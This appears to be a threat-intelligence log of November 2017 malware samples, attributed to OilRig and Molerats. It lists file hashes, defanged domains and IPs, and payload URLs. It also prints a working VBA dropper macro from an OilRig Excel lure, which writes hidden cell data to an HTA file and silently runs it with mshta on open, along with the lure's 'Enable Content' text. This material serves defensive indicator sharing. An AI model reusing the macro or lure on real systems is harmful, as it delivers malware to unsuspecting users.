[ ] j2.doc 2017-11-12 21:48 551K
[ ] j3.doc 2017-11-12 21:49 551K
[ ] jud.doc 2017-11-12 21:58 551K
[ ] kin.doc 2017-11-12 22:47 551K
[ ] prin.doc 2017-11-12 22:46 551K
[ ] put.doc 2017-11-12 23:00 551K
  ------------------------------------------------------------------------------

 Apache/2.4.29 (Win32) OpenSSL/1.0.2l PHP/5.6.32 Server at 185.24.233.19 Port 80
```

IOCs

Scan043_RFQ..ORDER.doc

0191248b7aa1935a80265ba9f735dd581e7fb194b2eda933bfa775c0fde9a831

199b55f523ee38abd7b65075b0b32aa2572dfda457de7cedfa1031cfb9a72dee

2c58ca3ef1dea4d6bb807dba34d2692594a83b0bb68d50813aeae0237da56c26

2ce0086607f87778efc2af8d99ba87f0fdc10d8c1183e92bc556504defe51f1c

42b124ecd3b66ef033e640adc20e5ad4

572ade15ff7fe58cce2567abefab4f42bcacee6e4cda02501426583f05223512

6bc1f55648f350cfadac1fd042f19f35

8a515d42868882ec909ee42d1ffea6b4b552bcaae7cfc861b08035c55074aa8e

b18a6fdc9ab51130c45c3a6a06c65b5967109d45f11d49d52d7b7dfd459167ed

b7a9837e85cfd6165b724142bc29c6c4b10a26568c3e92767193890374a20266

c40e29dff28640cb6dc91d617a08ada06faf5375

c69a92ffbaccb9d68fa7ba3d48a92c72

ce4e39a592534fb663030e8ced24bb9ef9914146

e28ffb44bc629cf363bf59c184981cc90c049e14

185.24.233[.]19

http://185.24.233.19/2/aplk1[.]doc

http://185.24.233.19/2/aus[.]doc

http://185.24.233.19/2/dp1[.]doc
http://185.24.233.19/2/frnk[.]doc
http://185.24.233.19/2/j1[.]doc
http://185.24.233.19/2/j1[.]doc
http://185.24.233.19/2/j2[.]doc
http://185.24.233.19/2/j3[.]doc
http://185.24.233.19/2/jud[.]doc
http://robusted1020.chickenkiller[.]com/


2017-11-14: ALMA Communicator by Oilrig sample

ALMA Communicator[4]
Submited from NL

MD5 a18cddf2ee9598f384849d9dacd258fa
SHA1 6eef354e75c550d2cae764ef1de13d70dd70c2d7
SHA256 31b1c2415dfb8c2a9b898079e5d4a97200992c25167a0a4dbeed99f966ed6003

Metadata:
Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.3, Code page: 1252, **Author: Ubuntu 14.04**, **Last Saved By: Ubuntu 14.04**, Name of Creating Application: Microsoft Excel, Create **Time/Date: Tue Oct 31 14:46:39 2017**, Last Saved Time/Date: Tue Oct 31 16:38:19 2017, Security: 0

Lure:
COMPATIBILITY WARNING For viewing the content please press the above "Enable Content" button.This document was created by a newer version of microsoft office.This document is incompatible with current version of office.<



[4] https://researchcenter.paloaltonetworks.com/2017/11/unit42-oilrig-deploys-alma-communicator-dns-tunneling-trojan/

Macro

```
==================================================================================
Option Explicit

Sub ALMA_XLS_Init()
   Dim CellData, htaRun
   Dim AllData
   AllData = ""
   CellData = ""
   htaRun = ""
   Dim Row
   Dim Col
   Dim fso, wss
   Dim HTAFile
   For Row = 200 To 230 Step 1
      For Col = 1 To 251 Step 1
        CellData = ActiveWorkbook.Worksheets("Incompatible").Cells(Row, Col)
        If Not IsNull(CellData) Then
          AllData = AllData & CellData
        End If
      Next
   Next
   If Not IsNull(AllData) Then
      Dim HtaPth
       Set wss = CreateObject("WScript.Shell")
       HtaPth = wss.ExpandEnvironmentStrings("%PUBLIC%") & "\tmp.hta"
      Set fso = CreateObject("Scripting.FileSystemObject")
      Set HTAFile = fso.CreateTextFile(HtaPth)
      HTAFile.Write (AllData)
      HTAFile.Close
       htaRun = "mshta.exe " & HtaPth
       wss.Run htaRun, 0, True
       If fso.FileExists(HtaPth) Then
          fso.DeleteFile HtaPth
       End If
      Set fso = Nothing
   End If
End Sub
Private Sub Workbook_Open()
   Call ALMA_XLS_ShowHide
   Call ALMA_XLS_Init
End Sub

Sub ALMA_XLS_ShowHide()
   If ActiveWorkbook.Worksheets("Incompatible").Visible Then
      Dim WS_Count As Integer
      Dim I As Integer
      WS_Count = ActiveWorkbook.Worksheets.Count
      For I = 1 To WS_Count
```

```
        ActiveWorkbook.Worksheets(I).Visible = True
      Next I
      ActiveWorkbook.Worksheets("Incompatible").Visible = False
      ActiveWorkbook.Worksheets("Sheet1").Activate
    End If
End Sub
```

==========

Drops

File name SystemSyncs.exe

Associated Filenames

C:\Users\Public\{5468973-4973-50726F6A656374-414C4D412E-2}\SystemSyncs.exe

File Size 99328 bytes

File Type PE32 executable (GUI) Intel 80386, for MS Windows

MD5 65756b69b836891195bab91468b4c3cb

SHA1 1699d5c037e07b31b8faad1c52626b1dcaf2cf51

SHA256 2fc7810a316863a5a5076bf3078ac6fad246bc8773a5fb835e0993609e5bb62e

Config

file similar to known one:

```
prosalar.com
Conect.aspx
```


IOCs


prosalar.com

Conect.aspx

2017-11-14: Molerats Dustysky activity

Pivoting from this tweet:
https://twitter.com/blu3_team/status/929852327837696000





IOCs

Filename	f35e10f9bda03e53d3e00a4ba32f352ccf36b3b09e373e32e29504345aaed196.exe[.]bin
Filename	segnali_dal_futuro (2)[.]txt

Filename	ZitipINmI2KfYudmE2KfZhiDYr9it2YTYp9mGINix2KbZitiz2Kcg2YTZgdmE2LPYt9mK2YYuZG9jeC5zY3I=?=
Filename	تسريب خطة احتلال غزة.docx[.]exe
Filename	خطة الرئيس عباس للتعامل مع الامور في قطاع غزة.pdf[.]scr
Domain	checktest.www1[.]biz
Domain	fulltest.yourtrap[.]com
Domain	space.support-reg[.]space
Domain	supports.mefound[.]com
Domain	wiknet.mooo[.]com
Domain	wiknet.wikaba[.]com
Domain	www.supports.mefound[.]com
Hash	05854d1475cfbbcca799b3b1d03fd5af
Hash	0970aec05937e51a52463a7360b4c8b3
Hash	0a777b0b981df907e42b277c2ae6da0d68539781dfdbb256ea4c41a5b7a9996e
Hash	0dda541139a85bd4caaa58110c2bdfbd9547fa8b
Hash	0ea8f665f5e2d20e6a6e852c57264193
Hash	0f0a9724abaaf0f7ab9a55b136212f757f9929319b64314550ca594d87c8c255
Hash	15d390626fea8d06adc261e0588ec40d17b6a62a2320313073ba94809c5e0f4d
Hash	17fbc98aa216bee93a14fddefedce3563a1b41095ea32fff0f0de6b86854a11f
Hash	1c64b27a58b016a966c654f1fdf4c155
Hash	1f2f306d6c55305bf5ab2d4b69e9acc481fdb7b5
Hash	202d1d51254eb13c64d143c387a87c5e7ce97ba3dcfd12dd202a640439a9ea3b
Hash	211caa67fa9fff89ba719cb0b711e4c86bf9ac2926bd4413bcb1106b326b4672
Hash	23370b0c977d7e3f114ee6152a4642b5
Hash	2a7e0463c7814465f9a78355c4754d0a

Hash	2b6bd6f99c913cd895891114bef55bdd
Hash	3ff45e700338eaa3f6704ec30d9552a605c92132
Hash	486954967e02a2e1577bd7dd91026102
Hash	4af094cd8704149d810175a192fcb1b6ea39c77085c7cf4535c03061bf7577a8
Hash	505c98fdc2e8d6ef7cc317339f48003b5523c04e
Hash	5d5b2ed283af4c9c96bc05c566bf5063
Hash	5da48e60c61a7f16e69f8163df76fac3
Hash	62969b6cd78d9da829ccd3f8410cc794b3b57fea
Hash	6c81f73fb99c56b90548b9769ab6a747
Hash	6dc73f2b635019724353b251f1b6f849
Hash	70dde32a57ac2e92c35d35ff9544010170e10ea914c14e7f6a45d4a0f1b4cb0b
Hash	760ace17ad8aacd23699682600bd7ee319d617dc225b87aa873ad92ef5abcb24
Hash	8ed0273baea21de2361eaede7b9ed6fd7080cdef
Hash	970bed241c3382c09ded9f0661f955232b97fb58
Hash	a9dd94f3f0eb23b4d8b030ad758e49c9
Hash	b726fe42c5b6c80b4f10d3542507340f
Hash	b8d5d8e79f1f83548f1efef7f53606da
Hash	bb161c7a01d218ee0cc98b4d5404d460
Hash	c34888f50bd1fc09b70fd5e0fbc333be9d8f0ad998221ce4fbd4cb2cc0b78f6b
Hash	c3c8e5346e084b99cbaa69e3586af35d29612e94
Hash	c3f5f5bfe39b55ffe0343950e0a4bf0433c35679a01daf07ce6c0ccc7d4da9b7
Hash	c44e13c75dff157604934ca4d1e792b4250f7e0e9206f00e7ff367d62763d6aa
Hash	c9a0e0c04b27276fcce552cf175b2c82
Hash	ca00fa8110d567d5b09337d87c67bc8b6ee2db9b
Hash	cda07b55beacf4a97fc310ea2d7b4e2f33d252c3


Hash	cfac5b53db9024a80be5d0c13290f62a
Hash	dd43ba370d10caa673ffdc55a265ed4a997681a0049a5ac38539f11e252a5cfb
Hash	e32e8d881fdd250a2f72002afbbdb9b03d02953f64d21b287715b60590ccefe2
Hash	e9bb52b4b24393e00bcda074d8d323f3fc5570bd
Hash	ea406ea60a05afa14f7debc67a75a472
Hash	ebf2423b9de131eab1c61ac395cbcfc2ac3b15bd9c83b96ae0a48619a4a38d0a
Hash	f24a18fa29af2c2213c3f2728e0ddff141d1d5d9
Hash	fb5c44f5736d2bd14cf7b5702af346fe08fd778db418a827256c01de2c16ca97
IP	104.200.67[.]190

2017-11-13: “11092017.ppsx”

ebff3cdf34d4df6341d12a400169a5bd27ee3bf9c62276b00b01904c1d749c23
2d61843bea61af94add72ea6e9517933122d96a0
a08b9b8f0d09f293c731b122648579d3


9a42f42ca73620c3258faab06666446c
BL.exe

https://www.reverse.it/sample/75e67dab3ce2db8e20dd866125667dfed7e8e0289ab25fc2012e30cbe0ada999?environmentId=100



2017-11-13 “20171101 0226 atmsScherer_1.doc”


MD5 : 76191048a30b395461449266d13c3d33
SHA1 : 584c7631758b98f7d33a95128bc9bfe77907fb8d
SHA256 : f6fbd0edcf8ab32e3b16053012d28e60523544ac9a1bfbdea0eca7eb0a23eceb
Type : Rich Text Format
First seen : 2017-11-08 09:11:14 UTC
Last seen : 2017-11-08 09:11:14 UTC
First name : 20171101 0226 atmsScherer_1.doc
First country: AT
CVE-2017-0199



IOCs
188.209.52[.]29
http://188.209.52[.]29/sand/c.xls

2017-11-13 “Saudi Arabia's 'Game of Thobes'.doc’”

MD5 aede654e77e92dbd77ca512e19f495b8
SHA1 d9fac68b6c49c485675d9141f375799d10572999
SHA256 aed93c002574f25dabd1859f080203a2c8f332e92c80db9aa983316695d938d3
Exploit.CVE-2017-11826
Submitted from: Turkey
